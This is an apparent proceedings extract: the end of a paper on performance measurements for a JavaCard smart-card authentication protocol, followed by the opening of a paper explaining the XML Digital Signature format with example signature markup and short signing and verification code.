However, JavaCard platform is not without its own drawbacks. Although touted as part of Java language family, there is little resemblance to *desktop* Java: there are no threads, no file-system support, no multi-dimensional fields, only a subset of primitive data types is supported, there is no security manager, no cloning, no dynamic class loading and no finalization [18]. Another challenge is proper reference of EEPROM and RAM memory when handling data which, if done incorrectly can seriously endanger application performance [13]. Also, some JC manufacturers implement native code into their cards in order to improve speed of cryptographic operations. Such cards do show performance gains in tests when compared to fully compliant cards [23], but they bring another set of problems, such as application portability issues or lack of acceptance due to its deviation from defined standard.

Based on all stated, a standard-compliant JCOP 31 v2.2 card is used as a implementing platform. Following set of standards are supported: GlobalPlatform 2.1.1 [29], JavaCard 2.2.1. [27], JavaCard Open Platform (JCOP) [28] as SCOS and X.509 standard for digital certificates. The card is equipped with cryptographic coprocessor and has 76 kilobytes (KB) of EEPROM and 2 KB of RAM memory. A wide set of cryptographic functions are hardware supported, such as Data Encryption Standard (DES), Triple-DES (3DES) and Advanced Encryption Standard (AES) for symmetric encryption, RSA for asymmetric operations and SHA-1 or MD5 for hash generation. Unfortunately, although officially supported in product brochure, due to error in manufacturing AES is not available in this particular card.

B. *Indexing structure*

Due to JC limitations, SCDK keyset and $CERT_{SC}$ must be stored as ordinary arrays. In order to improve performance when traversing such large arrays an index structure (IS) is introduced consisting of two indexes, IX_{SCDK} and IX_{EXT_TAG} (shown in Fig. 2 below).




Figure 2. Index structure with clusters of *TID* || IX_{SCDK} || IX_{EXT_TAG} data. Dashed lines show search paths for key $SCDK_A$ and tag $MFCID_5$ upon receiving messages M.1 and M.5, respectively.

IX_{SCDK} is used in order to accelerate SCDK key search by pointing to a single key location within key

array. When MFCID tag is received in M.5, a check must be done to ensure that such tag does exist in X.509 certificate (encoded by Distinguished Encoding Rules [26] standard). Such approach [21] requires an X.509 parser implementation that would result in significant increase in protocol completion time followed by an even more increase in EEPROM and RAM memory requirements. Instead, IX_{EXT_TAG} is used since it points directly to the beginning of access restriction tags in certificate. Again, Fig. 2 shows activation of $MFCT_ID_5$ function (masked as tag $MFCID_5$) on a terminal within terminal group TID_A. Each terminal group is supported by tag-length-value data type, marked by object identifier [25], stored inside X.509 extension. On receiving TID_A, card traverses index structure searching for TID in order to obtain aforementioned indexes. When message M.3 is received, card can attempt to decrypt the message with key referenced by IX_{SCDK}. When checking for $MFCID_5$ existence, card begins search from position referenced by IX_{EXT_TAG} and proceeds through entire tag structure until it reaches $MFCID_5$ tag.

C. System parameter selection

From the storage requirements perspective, SCDK keyset and $CERT_{SC}$ data are the most demanding data to handle. Largest data type available in JC is *short* with maximum (positive) value of 32,767. This is also a maximum size of an array, thus implicitly imposing an upper limit on maximum number of terminals and functions supported by card. Although there are ways around such restriction [19], there is no benefit in doing so due to cards limited amount of EEPROM memory.

Since more probable real world scenario is to have a large number of terminals with smaller number of maintenance functions, following tag sizes have been selected, thus allowing maximum value range of approximately $4.29 * 10^9$ card and terminal tags versus maximum range of 65,536 function tags:

- 4 bytes for $CARD_ID_i$, TID_j, CID_{ij}
- 2 bytes for $MFCT_ID_A$, $MFCID_{AIJ}$:
- 4 bytes for indexes IX_{SCDK} and IX_{EXT_TAG}

Below are equations for calculating data storage size, where (1) calculates access tag size for one terminal group and (2) is total size of X.509 certificate. N_F is number of functions supported by one terminal group.

$$LEN_{V3_EXTj} = |TIDj| + |CIDj| + N_F * |MFCID| \quad (1)$$

$$LEN_{X509} = |CERT_{X509_BASIC}| + \sum LEN_{V3_EXT\,j} \quad (2)$$

Equations (3), (4) and (5) calculate size of SCDK keyset, indexing structure and card resident data, respectively. Here, N_T is number of terminal groups supported by a card:

$$LEN_{SCDK} = N_T * |SCDK| \quad (3)$$

$$LEN_{IS} = N_T * (|TID| + |IX_{SCDK}| + |IX_{EXT_TAG}|) \quad (4)$$

$$LEN_{CARD} = |CARD_ID| + |Pr_{SC}| + |PIN| \quad (5)$$

Total data size in card can be calculated by (6);

$$LEN_{TOT} = LEN_{X509} + LEN_{SCDK} + LEN_{IS} \quad (6)$$

D. Card performance measurements

A number of papers were published on difficulties when implementing complex protocols on JC platform. Several bottlenecks in card performance have been identified; memory storage capacity, reading/writing times of EEPROM versus RAM memory, card cryptographic function performance and card-to-terminal interface speed [15], [19], [20], [22], [23], [24].

In order to choose cryptographic primitives best suitable for key derivation and access tag creation and to better asses EEPROM and RAM performance, a series of tests were performed on selected card. First, measurements were done on reading and writing times of EEPROM/RAM memory. As shown in Table III, the only apparent discrepancy is in RAM writing times which are about two times faster than EEPROM. RAM reading times are only marginally better than EEPROM. Therefore, it can be said that memory performance will not have a crucial impact on application performance. Also, this can be viewed as a sign of progress in smart card technology since in [1] it is stated that RAM is in average 1000 times better in both areas than EEPROM, while in [13] RAM advantage is smaller, its performance about 30 times better than EEPROM's.

TABLE III. EEPROM VERSUS RAM PERFORMANCE

		Test Number			
Memory	**Oper.**	*1.*	*2.*	*3.*	*4.*
EEPROM	*READ*	3860	3949	4606	3906
	WRITE	33057	33187	33095	33411
RAM	*READ*	3699	3673	3719	3687
	WRITE	16319	15951	15962	16056

Test data is 110 bytes long; time measured in microseconds

Next, performances of cryptographic primitives necessary for protocol implementation are tested. Measurements were done on creating message hash via SHA-1, symmetric encryption via 3DES, followed by RSA signature generation (1024-bit key size) on data stored in EEPROM and RAM memory.

TABLE IV. CRYPTOGRAPHIC PERFORMANCE

		Test Number			
Oper.	**Memory**	*1.*	*2.*	*3.*	*4.*
SHA-1	*EEPROM*	9885	9747	9686	9840
	RAM	9937	9824	10243	9811
3DES	*EEPROM*	10733	10569	10631	10722
	RAM	10911	10862	10701	10698
RSA signature	*EEPROM*	114714	114508	114509	114719
	RAM	114413	114013	114388	114321

Test data is 48 bytes long; time measured in microseconds

Table IV shows no significant performance variations regarding data storage (EEPROM or RAM). Most expensive operation is, as expected, RSA signature generation which lasts about ten times longer than SHA-1 hashing or 3DES encryption. There were reports [15] that SHA-1 is very slow in some JCOP cards due to software implementation. However, results show that this is not the case for selected card and SHA-1 can be used for key derivation and access tag creation. Finally, AES absence mandates the use of 3DES algorithm thus implying SCDK key length of 24 bytes.

The above group of cryptographic functions has been selected since they are supported by this particular card. In future implementations, the same protocol can be easily upgraded by using new and more secure cryptographic functions in accordance with the continued growth of smart card capabilities.

IV. RESULTS

This section shows measurements on data storage requirements and protocol completion times for certificates generated by OpenSSL, in connection to number of supported terminal and functions.

A. Data storage capacity

According to Table V, most demanding data to store on card are LEN_{X509} and LEN_{SCDK}. LEN_{X509} size is dictated by the size of certificate extension or LEN_{EXT_TAG}. In cases when N_F and N_T are of approximately same size, or when N_F is of several orders of magnitude greater then N_T (first eight rows), LEN_{X509} data is the limiting factor. On the other hand, when N_T value is much greater than N_F (last three rows), LEN_{SCDK} quickly reaches maximum array size limit, closely followed by LEN_{X509}. Also, results in rows 9, 10, and 11 are very close to the maximum EEPROM storage limit.

TABLE VI. MEMORY SIZE OF DATA ELEMENTS

	$N_T * N_F$	Size in Bytes		
		$LENX_{509}$	LEN_{SCDK}	LEN_{IS}
1.	10 * 10	1042	240	120
2.	30 * 30	2862	720	360
3.	70 * 70	11302	1680	840
4.	90 * 90	17922	2160	1080
5.	120 * 120	30852	2880	1440
6.	1 * 15000	30743	24	12
7.	2 * 10000	40754	48	24
8.	3 * 5000	30765	72	36
9.	1300 * 1	17632	31200	15600
10.	1300 * 2	20232	31200	15600
11.	1300 * 3	22832	31200	15600

a. Memory size of data elements for several combinations of N_T and N_F

B. Protocol completion time

Measurements of the time elapsed for each of the protocol messages is shown in Table VI. Various combinations of N_T and N_F values have been tested; each test case was repeated five times and middle value was calculated based on those repeated measurements. Additionally, a number of Application Protocol Data Unit (APDU) packets required for transmission of M.2 is included inside parenthesis, since digital certificate constitutes largest amount of data exchanged between card and terminal.

TABLE V. PROTOCOL COMPLETION TIMES

$N_T * N_F$	Time measured in microseconds			
	M.1 + M.2 (APDU-M.2)	*M.3 + M.4a*	*M.5 + E_{sk}*	
			First in Order	Last in Order
10 * 10	581 (5)	257	141	144
30 * 30	885 (12)	256	140	149
70 * 70	2405 (46)	259	139	163
120 * 120	5850 (123)	255	140	181
1 * 15000	5793 (122)	258	139	4019

An important factor to consider when interpreting results is the sequential order of TID tag stored in IS and MFCID tag stored in restriction tags inside certificate extension. Therefore, each test case has two additional sub-tests dubbed as “First in order” and “Last in order”. “First in order” is activation of the sequentially first ordered maintenance function on sequentially first ordered terminal, while “Last in order” is the activation of sequentially last maintenance function on sequentially last terminal. A visible departure in results for these two sub tests can be observed due to the use of linear search algorithm.

C. Discussion

Based on shown data, most significant factors in protocol completion times are the size of digital certificate (larger certificates require more time and more APDUs for transmission to terminal) and the sequential order of function and terminal tags in their respective structures. Therefore, it can be said that the bottlenecks in this protocol implementation is neither the speed of cryptographic functions nor issues related to read/write memory operations. As tests have demonstrated, card-terminal interface speed and linear search algorithm have much greater impact on protocol performance.

Another thing to consider is the possibility of hash collisions when creating restriction tags by Formulas (1), (2), (3) and (4). SHA-1 hash output is 20 bytes long so truncation is needed in order to get to 2 or 4 bytes needed for tag size. A more thorough security analysis regarding this issue is recommended.

In terms of practicality, having an identity certificate fused together with its attributes (restriction tags) could be a cumbersome solution in situations where large number

of terminals and functions are supported. Even if the size of certificate is not an issue, adding or removing support for single terminal or function is not a simple task. A complex process needs to be initiated: revocation of current certificate, updating Certificate Revocation List in terminal, followed by issuance of new certificate with updated set of restriction tags. A better alternative would be to separate attributes from user identity through use of attribute certificates. This could result in a more flexible approach since attribute certificates could be created to have much shorter life span and thus not requiring explicit revocation process.

Regarding future implementations, there are several directions of improvement. More advanced search algorithm should result in acceptable protocol completion times in scenarios when large number of terminals and maintenance functions are supported. Another significant improvement would be introduction of attribute certificates.

V. CONCLUSION

In this paper, a smart card implementation of a complex authentication protocol is presented and analyzed. A brief survey of available technologies was done in order to determine desired features of implementing platform. This is followed by selection of technologies and review of other works since JavaCard technology is limiting in certain aspects. Finally, results of measurements are displayed followed by discussion on performance bottlenecks and possible future improvements.

REFERENCES

[1] W.Rankl, W.Effing, Smart Card Handbook, 3rd ed., John Wiley & Sons, 2003. (personalizacija smart card, zahtjevi kripto protokola: hash, simetrična, asimatrična, ali s obzirom da se radi o java card-u koji je iznad os-A, nije uvijek slučaj; usporedi sa radom Anon.Creds on Std.JC gdje 3des prng brži od sha-1 varijante?!)

[2] A. J. Menezes, P.C. van Oorschot, S.A.Vanstone, Handbook of Applied Cryptography, Discrete Mathematics and Its Applications, CRC Press, 1997.

[3] G.Matanović, K.Matanović, M.Mikuc, "Enforcing Access Restrictions on Terminal Maintenance Tasks using Smart Cards", SoftCOM, 2009.

[4] H. Koenigs, "Cryptographic Identification Methods for Smart Cards in the Process of Standardization", IEEE Communications Magazine, June 1991.

[5] W. Fumy and P.Landrock, "Principles of key management", *IEEE journal on Selected Areas in Communications*, vol. 11, no. 5, pp. 785-793, 1993.

[6] U. Blumenthal, N. C. Hien and B. Wijnen, "Key Derivation for Network Management Applications", *IEEE Network Magezine*, pp 26-29, May/June 1997.

[7] D.M.Balenson, "Automated Distribution of Cryptographic Keys Using the Financial Institution Key Management Standard", *IEEE Communications Magazine*, pp. 41-46, Septermber 1985.

[8] W.Diffie and M.Hellman, "Privacy and Authentication: An Introduction to Cryptography", Proceedings of the IEEE, vol. 67, no. 3, March 1979.

[9] W.Fumy, "Key Management Techniques", State of the Art in Applied Cryptography, vol. 1528, pp. 142-162, Springer, 1998.

[10] B. Rexha, "Increasing User Privacy in Online Transactions with X.509 v3 Certificate Private Extensions and Smart Cards" in *Proceedings of the Seventh IEEE International Conference on E-Comerce Technology (CEC'05)*, 2005

[11] J. S. Park and R. Sandhu. "Binding identities and attributes using digitally signed certificates", Annual Computer Security Applications Conference 2000, 2000

[12] K.M.Shelfer, J.D.Procaccino, "Smart Card Evolution", Communications of the ACM, July 2002/Vol 45, No 7

[13] M.Oestricher, K.Krishna, "Object lifetimes in Java Card", in *Proceedings of Usenix Workshop on Smartcard Technology*, 1999.

[14] J.Dhem, N.Feyt, "Hardware and Software Symbiosis Helps Smart Card Evolution", IEEE Micro, 21(4):14–25, 2001.

[15] P.Bichsel, J.Camenisch, T.Groß, and V.Shoup, "Anonymous credentials on a standard java card" , *Proceedings of the 16th ACM conference on Computer and communications security* (CCS '09), pp. 600-610, ACM, 2009.

[16] K. Markantonakis, "Multi Application Smart Card Platforms and Operating Systems", in *Smart Cards, Tokens, Security and Applications*, 2008, pp. 71-91, Springer

[17] M. Hendry, Multi-application smart cards: technology and applications, Cambridge University Press, 2007.

[18] Z.Chen, Java Card Technology for Smart Cards: architecture and programmer's guide, Addison-Wesley Professional, 2000

[19] T. Elo, "Lessons learned on implementing ECDSA on a Java Smart Card", Helsinki University of Technology, Department of Computer Science and Engineering, 2011, http://www.tml.hut.fi/Research/TeSSA/Papers/Elo/Elo_Nordsec2000.pdf

[20] J.Herrera-Joancomartí and J. Planes, "A Performance comparison of Java Cards for micropayment implementation" in *Fourth Working Conference on Smart Card Research and Advanced Application*, IFIP Cardis, 2000.

[21] O. Henniger, K. Lafou, D. Scheuermann, B. Struif, "Verifying X.509 Certificates on Smart Cards" in *International Conference on Computer and Information Science and Engineering (CISE)*, 2006

[22] K. Papapanagiotou, K. Markantonakis, Q. Zhang, W.G.Sirett and K. Mayes, "On the Performance of Certificate Revocation Protocols Based on a Java Card Certificate Client Implementation" in *20th IFIP International Information Security Conference*, 2005

[23] K. Markantonakis, "Is the performance of smart card cryptographic functions the real bottleneck*?*" in *IFIP TC11 16th International Conference on Information Security*, volume 193, pages 77 – 91. Springer, 2001.

[24] M. Sterckx, B. Gierlichs, B. Preneel, and I. Verbauwhede, "Efficient Implementation of Anonymous Credentials on Java Card Smart Cards", 1st IEEE International Workshop on Information Forensics and Security (WIFS 2009), 2009.

[25] ITU. Naming, Addressing and Registration; Procedures for the Operation of OSI Registration Authorities: General Procedures, ITU-T Rec. X.660, 1992

[26] ITU. Information Technology – ASN.1 enconding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER), ITU-T Rec. X.690, 2002.

[27] Sun Microsystems, "Java Card platform application programming interface 2.2.1", October 2003.

[28] IBM JCOP - the IBM GlobalPlatform JavaCard implementation, ftp://ftp.software.ibm.com/software/pervasive/info/JCOP_Family.pdf

[29] GlobalPlatform, GlobalPlatform Card Specification version 2.1.1, March 2003

XML Digital Signature and its Role in Information System Security

Sandro Gerić, Tomislav Vidačić
University of Zagreb
Faculty of Organization and Informatics
Pavlinska 2, Varaždin, Croatia
Phone: +385 (0)42 390 857 Fax: +385 (0)42 213 413
e-mail: sandro.geric@foi.hr, tomislav.vidacic@gmail.com

Abstract - XML signature is form of digital signature designed for use in XML transactions. The XML Digital Signature standard defines a schema that is used for storing the result of a digital signature operation applied to (in most cases) XML data. Like non-XML digital signatures, XML signatures add authentication, data integrity, and support for non-repudiation to the data that is object of XML digital signing process. However, unlike non-XML digital signature standards, XML signature has been designed to both account for and take advantage of the Internet and XML.
A fundamental feature of XML Signature is the ability to sign only specific portions of the XML content rather than the complete document. This is relevant when a single XML document may have a long history in which the different components are authored at different times by different parties, each signing only those elements relevant to it. This flexibility will also be critical in situations where it is important to ensure the integrity of certain portions of an XML document, while leaving open the possibility for other portions of the document to change. Since data security – in form of data verification and authorization - represents an important part of information system security paradigm this article is addressing the questions and possibilities of XMLDigSig usage in everyday information system security procedures.

I. INTRODUCTION

The trends in ICT development and the way the ICT supports business processes are clearly focused on use of web based technologies and web services in the last decade. Web services, as a programming technology, enable companies to use and integrate different application modules (e.g. developed by them or third parties) into one unique information system infrastructure that can be present in form of *real*, but also *virtual*, or *on-demand* information system. In case of web services based information system infrastructure it is important to achieve a desired and demanded level of security, just like in any other form of information system infrastructure. Therefore this article addresses the evolution of web services based architectures and it's focused on deployment and implementation of secure web services.

Just like in other forms of information systems architectures, in web services based information systems the question of reliability and security can be addresses in many different ways – from organizational security measures, technical, program, legislative, etc. But one form of security measures that characterizes web services based information systems is the use of different forms of digital signatures to ensure the integrity of content and to authenticate the author (person, company, application component) of specific content (data, information, service component, application component). One form of digital signature specifically design for the use in web content is XML digital signature, and in this article we will try to determine if the security level of web services messaging mechanisms can be improved through the introduction of XML digital signatures. Namely, the web service's technology and the way web services are "working" is based on exchange of XML messages defined by specific WSDL format unique to each web service.

II. WEB SERVICES AS AN FORM OF INFORMATION SYSTEM INFRASTRUCTURE

The history of information system's architectures development was, and still is, motivated with desire for higher program code re-usability. In that manner different types of information systems architectures were developed with time, and each evolutional step used the current and state-of-the-art technologies. The important step in this process was emergence of Object Oriented paradigm, which introduced concepts like inheritance, polymorphism and data abstraction. Those concepts introduced by Object Oriented (OO) design provided developers with new level of code re-usability. But, despite the positive trends in application development affected in OO design there are some limitations. One of the most important limitation is the fact that the classes used in program code have to be included in it, in other words they have to be accessible in the application framework. To achieve that it is necessary to redesign the application structure, to use and store Application Programming Interface in the class path or to correctly reference compiled DLL (2) To achieve this all parts and program components of an application have to be (physically) stored on one computer, and in the world of business-to-business integration processes and cross-organizational information systems this is serious problem.
The next evolutional step in information system's architectures development was a set of architectures that are based on OO concepts, but more focused on distribution of program components and their interoperability. The architectures like component based architecture (CBA), distributed computing emerged to

response of OO limitations. Component-based development allows developers to create more complex, high quality systems, because it provides better means of managing complexities and dependencies within an application. A software component is defined as a unit of composition with contractually specified interfaces and explicit context dependencies. It can be deployed independently and is subject to composition by third parties It is a group of objects with has a specified interface, working together to provide an application function (9). Similarly to this the idea of distributed computing was to set up a communication between two distributed programs directly on the basic physical network protocol and to use distributed information system resources (8). As the next evolutionary step, in this process a communication middleware framework enables to access a remote application without knowledge of technical details such as operating systems, lower-level information of the network protocol, and the physical network address. As distributed computing technologies evolve, it becomes increasingly necessary to provide multiple network implementations to satisfy various quality-of-service requirements. These requirements may include timeliness of message delivery, performance, throughput, reliability, security and other nonfunctional requirements. (4)

The end of nineties and the evolution of network based resources and web services defined a new step in information system architecture evolution that is characterized with use of network based resources and technologies. The programming technology that lays behind architectures like Service-oriented architecture (SOA), Cloud computing, Software-as-a-Service architecture is web service technology. Web services can be implemented using various programming languages and are therefore heterogeneous from point of their implementation. In order to work and to connect web services implemented in different programming languages each web service (as a program component) has defined an unique and specific web service interface based on web service description language (WSDL). WSDL interface describes all parameters that are necessary for use of specific web service, like XML message format, procedure/ method/ function calls, ports, etc. Since web service exists in network environment a XML based messaging system is used for their communication and control. Therefore, even IBM defines web services as programs that accept requests in XML format from other systems across the Internet or Intranet via lightweight and vendor-neutral communications protocols (IBM developersWorks, 2003a).

The implementation of web service usually consists of following processes. Firstly, the web service that requires access to the another program has to send a method with its arguments (defined by WSDL interface) through a Remote Procedure Call (RPC). This is done using Simple Object Access Protocol (SOAP) (Champion, Ferris, Newcomer and Orchard, 2002). that is developed and used specifically for communication between different web services. Each RPC call is stored in a SOAP message that is constructed using XML specification and structure defined by web service WSDL. That way XML document structure contains all information necessary to start an activity in web service. After the remote application has received the SOAP message it will begin to process the content of the message (it will start to perform a specific operation or activity defined by message) and after the operation is finalized it will send the response back to the caller in XML format (2)

III. SECURITY ISSUES IN MODERN INFORMATION SYSTEM'S ARCHITECTURES

Information system's architectures based on use of web services are widely spread today. They offer many advantages compared to "traditional" form of IS architectures, but also have some concerns, specially from information system security point of view. Modern IS architectures usually consist from more than one services (e.g. web services) that are produced and developed by different organizations and individuals, that are developed under different platforms, and operate in different conditions and under different security management systems. All those components are connected into one information system that has to provide its users with the same level of security as classical IS. And that leads to the mayor security challenges that can be grouped in four main categories (5):

- *Data security and data control,*
- *Development and use,*
- *Authentication,*
- *Requirement for "off-the-shelf" components.*

The focus of this article is on first category – data security and data control. One of the oldest security mechanisms that is used for securing data in context of network based resources, and that has a great popularity in securing electronic transactions is Secure Socket Layer (SSL). SSL is used for securing communication path between two points (user side and server side), and it provides a sufficient level of security during the transport but it leaves data unprotected on origin (user) or destination (server) side.

Although some authors (7) suggest that it is not likely that data would be tempered during transmission; moreover identity management and non-repudiation issues have been looked over in the deployed version of SSL. This has been a concerning issue for companies wanting to deploy web services solutions to perform high value business transactions. (1, 7, 9)

This resulted with a development of a solution that will secure the data all over their transportation path, and not only during the process of transport, and that will be optimized for securing communication between web services, in other words that will be optimized for securing XML based transmission. The result was a new form of digital signature for XML documents developed by W3C and IETS that provides authentication, data integrity, and support for non-repudiation of the signed. It is based on similar algorithms and mechanisms like "standard" forms of digital signatures, but it has a unique characteristic that can be used for signing a specific element of XML

structure, rather than complete document. Just like a "standard" form of digital signature it defines a verification algorithm that indicates the originator of the XML document and thereby revealing the sender's identity. (1)

IV. XML SIGNATURES

XML Digital Signature (XMLDigSig) is a form of digital signature that is optimized for signing of XML data. What differ the XML digital signature mechanism from "standard" digital signatures is possibility of *partial signature* which allows that XML digital signature is used only on specific tags in XML structure. Beside partial signature, XML digital signature also has the possibility of *multiple signatures* that enables signing of multiple tags in XML structure.

The XMLDigSig was developed to solve specific security issues concerning data security and control in electronic transactions, and later in messaging mechanisms used in web services. Primarily, it is used to solve problems like falsification, spoofing, and repudiation.

Comparing with the "standard" digital signatures, the result of XMLDigSig is stored in **<*Signature*>** element expression, and the result of "standard" digital signature is represented by a string of code calculated based on input data. XMLDigSig are suitable for use in the network environment. Standard digital signature mechanism is relaying on Certificate Authority, as a third party used for verifying digital signature certificates and signature itself. In order to do this an extensive network communication had to be conducted what in some cases affected the efficiency of signature confirmation process. The XMLDigSig is using URI modeling that is incorporated into network resources, so the entire process of XMLDigSig verification is more networks efficient.

The result of XMLDigSig is stored in form of XML syntax that uses **<*Signature*>** element. Beside the signature value, this syntax stores all other information relevant to XMLDigSig verification. The syntax is defined by W3C organization, and it's available through web link: http://www.w3.org/TR/xmldsig-core/.

The main element of XMLDigSig specification is **<*Signature*>** element. Its child elements are used to store all information regarding the signature and its verification. **<*SignedInfo*>** element defines references of the algorithm used for the XML signature creation and points out the targeted XML data. It is also used to store digest value and other information. **<*SignatureValue*>** element is used for storing the signature value, and a **<*KeyInfo*>** element contains information about XMLDigSig certificates, like the public key certificate information that are used during XMLDigSig verification process.

It was already stated that XMLDigSig can be used to sign specific elements, specific set of data. To specify the data that are going to be sign by XMLDigSig mechanism **<*Reference*>** element is used. It specifies the location of data or XML element that is signed.

XML SIGNATURE FORMAT (11, 12)

```
<Signature ID ?>
        <SignedInfo>
                <CanonicalizationMethod/>
                <SignatureMethod/>
                (<Reference URI ?>
                (<Transforms/>) ?
                <DigestMethod>
                <DigestValue/>
                </DigestMethod>
                </Reference >) +
        </SignedInfo>
        <SignatureValue/>
        (<KeyInfo/>) ?
        (<Object ID ? />) *
</Signature>
```

The mechanism of XMLDigSig is based on several steps:

1. To define the URI that will be signed;
2. To calculate the hash value;
3. To write the hash value into the **<*Reference*>** element, with additional information regarding the algorithms and other information;
4. To standardize the whole **<*SignedInfo*>** element, and calculate its hash and the signature value;
5. To write the signature value to the **<*SignatureValue*>** element;
6. To add certificate/ key information;
7. To combine **<*SignedInfo*>, <*SignatureValue*>** and **<*KeyInfo*>** into the **<*Signature*>** element.

XMLDigSig mechanism can be described on the following example. The goal is to sign 3 sets of data, which are stored on the folowing URL adresses:

"http://www.foi.hr/index.html" - HTML web page
"http://www.foi.hr/slika.jpg" – file in GIF format
"http://www.foi.hr/xml/popis.xml#JMBAG" – JMBAG field in popis.xml file

The first step is to calculate the hash values for specified content stored at *http://www.foi.hr/index.html* location. The adresses of content that will be signed are stored in **<*Reference*>** element, and calculated hash value in **<*DigestValue*>** element. Beside that in **<*DigestMethod Algorithm*>** element is written information about used algorithm (sha1 in this case).

```
<Reference URI="http://www.foi.hr">
 <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1
" />
<DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</
DigestValue>
</Reference>
```

The same is done for other two data sets, and then is all combined into **<*SignedInfo*>** element.

```
<SignedInfo Id="Primjer">
 <CanonicalizationMethod
   Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
 <SignatureMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1" />
 < Reference URI="http://www.foi.hr/index.html">
  <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</DigestValue>
 </Reference>
< Reference URI=" http://www.foi.hr/slika.jpg ">
  <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<DigestValue>j6lwx3rvEPO0v123454NbeVu8nk=</DigestValue>
 </Reference>
 <Reference URI="
http://www.foi.hr/xml/popis.xml#JMBAG">
  <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>85214LBIta6skoV5qA8Q38GEw44=</DigestValue>
 </Reference>
</SignedInfo>
```

Based on digest values a digital signtaure is formed, and its value is stored into **<*SignatureValue*>** element.

```
<SignatureValue>PqLeN7E</SignatureValue>
```

All links and information regarding keys, certificates and verification process are stored into **<*KeyInfo*>** element.

```
<KeyInfo>
 <X509Data>
  <X509SubjectName>CN=Sandro Geric,O=FOI,ST=Varazdin,C=Croatia</X509SubjectName>
<X509Certificate>125478LkmNHJuzt...KLO9</X509Certificate>
 </X509Data>
</KeyInfo>
```

The final step is to combine all previously mentioned elements of XMLDigSig specification into root **<*Signature*>** element. The result is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<Signature
xmlns="http://www.w3.org/2000/09/xmldsig#">
<SignedInfo Id="Primjer">
 <CanonicalizationMethod
   Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
 <SignatureMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1" />
 < Reference URI="http://www.foi.hr/index.html">
  <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</DigestValue>
 </Reference>
< Reference URI=" http://www.foi.hr/slika.jpg ">
  <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<DigestValue>j6lwx3rvEPO0v123454NbeVu8nk=</DigestValue>
 </Reference>
 <Reference URI="
http://www.foi.hr/xml/popis.xml#JMBAG">
  <DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>85214LBIta6skoV5qA8Q38GEw44=</DigestValue>
 </Reference>
</SignedInfo>
<SignatureValue>PqLeN7E</SignatureValue>
<KeyInfo>
 <X509Data>
  <X509SubjectName>CN=Sandro Geric,O=FOI,ST=Varazdin,C=Croatia</X509SubjectName>
<X509Certificate>125478LkmNHJuzt...KLO9</X509Certificate>
 </X509Data>
</KeyInfo>
</Signature>
```

The verification of XMLDigSig is based on two main steps:

1. The signature confirmation – the receiver side is calculating their own hash values (digest) based on received content (signed data) and information about used algorithms. The result is calculated **<*SignatureValue*>** that is compared with received **<*SignatureValue*>** content. If they match, signature confirmation is positive.
2. The reference validation – comparing the calculated hash value with that stored in the **<*DigestValue*>** element. If they match then the original data set wasn't changed

Verification of the XML signature passes, only when all of the two steps above succeed.

V. IMPLEMENTATION OF XML DIGITAL SIGNATURE

An example of application modules that can be used for XMLDigSig implementation and verification is shown below (9).

1) Creating a signature

```
KeyStore keystore=KeyStore.getInstance("JKS");
keystore.load(new
FileInputStream(keystorepath),storepass)
X509Certificate cert=
(X509Certificate)keystore.getCertificate(usrdata);
Key key= keystore.getKey(usrdata,keypass);
If (key==null) {System.err.println("Could not get a
key,"+usrdata);System.exit();}
KeyInfo eyinfo=dsig.SignatureUtil.createKeyInfo(cert);
Element signatureElement=
signatureGen.getSignatureElement();
keyinfo.insertTo(signatureElement,prefix);
signatureContext sigContext=new SignatureContext();
sigContext.setIDResolver(sig);
sigContext.sign(signatureElement,key);
doc.appendchild(signatureElement);
dsig.SignatureUtil.printDocum(do,System.out);
```

2) Verification of signature

```
XmlDocument xdoc=new XmlDocument();
xdoc.PreserveWhitespace=true;
XmlTextReader xfile=new XmlTextReader(filename);
xdoc.Load(xfile);
xfile.Close();
SignedXml sx=new SignedXml(xdoc);
XmlNodeList nl=
xdoc.GetElementsByTagName("Signature",
"http://www.w3.org/2000/09/xmldsig#");
sx.LoadXml((XmlElement) nl[0]);
if (sx.CheckSignture())
{Console.Writeline("Sign check Pass !");}
else
{ Console.Writeline("Sign check Fail !");}
```

VI. XML ENCRYPTIONS

